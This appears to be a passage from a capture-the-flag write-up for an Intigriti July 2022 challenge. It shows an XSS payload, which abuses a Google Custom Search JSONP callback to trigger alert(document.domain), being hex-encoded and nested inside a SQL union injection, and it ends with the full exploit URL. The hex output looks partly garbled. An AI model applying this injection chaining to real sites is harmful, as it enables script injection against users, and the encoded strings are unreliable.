The screenshot shows a hex editor interface with a 'Recipe' panel on the left and an 'Input' panel on the right. The 'Recipe' panel is set to 'To Hex' with a 'Delimiter' of 'None' and 'Bytes per line' set to '0'. The 'Input' panel contains the JavaScript payload: `<Script Src=https://www.googleapis.com/customsearch/v1?callback=alert(document.domain)></Script>`. The 'Output' panel at the bottom shows the resulting hexadecimal string: `3c536372697074205372633d68747470733a2f2f777772e676f67676c65617069732e636fd2f637573746fd7365617263682f76313f63616c6c6261636b3d616c65727428646f63756d656e742e646f6d61696e293e3c2f5363726970743e`. The output statistics show a time of 2ms, length of 192, and 1 line.

Encode that one again in our union query

The screenshot shows a hex editor interface with a 'Recipe' panel on the left and an 'Input' panel on the right. The 'Recipe' panel is set to 'To Hex' with a 'Delimiter' of 'None' and 'Bytes per line' set to '0'. The 'Input' panel contains a union query payload: `3 union select 1,0x3c536372697074205372633d68747470733a2f2f777772e676f67676c65617069732e636fd2f637573746fd7365617263682f76313f63616c6c6261636b3d616c65727428646f63756d656e742e646f6d61696e293e3c2f5363726970743e,3-- --`. The 'Output' panel at the bottom shows the resulting hexadecimal string: `3320756e696f6e2073656c65637420312c307833633533633373236393730373432303533373236333643638373437303733336132663737373737326536373666366636373663363536313730363937333265363366636643266363373537333734366636643733635363137323633363832663736333133663633631366336633632363136333662336436313663363537323734323836343666363337353664363536653734326536343666366436313639366532393365336332663533633373236393730373433652c332d2d282d`. The output statistics show a time of 1ms, length of 434, and 1 line.

This gives following URL:

[https://challenge-0722.intigriti.io/challenge/challenge.php?month=3%20Union%20Select%2011,22,33,0x3320756e696f6e2073656c65637420312c307833633533363337323639373037343230353337323633364363837343734373037333361326632663737373732653637366636663637366336353631373036393733326536333666366432663633373537333734366636643733363536313732363336383266373633313366363336313663366336323631363336623364363136633635373237343238363436663633373536643635366537343265363436663664363136393665323933653363326635333633373236393730373433652c332d2d202d,55--%20-](https://challenge-0722.intigriti.io/challenge/challenge.php?month=3%20Union%20Select%2011,22,33,0x3320756e696f6e2073656c65637420312c30783363353336333732363937303734323035333732363336436383734373437303733336132663266373737373732653637366636663637366336353631373036393733326536333666366432663633373537333734366636643733363536313732363336383266373633313366363336313663366336323631363336623364363136633635373237343238363436663633373536643635366537343265363436663664363136393665323933653363326635333633373236393730373433652c332d2d202d,55--%20-)

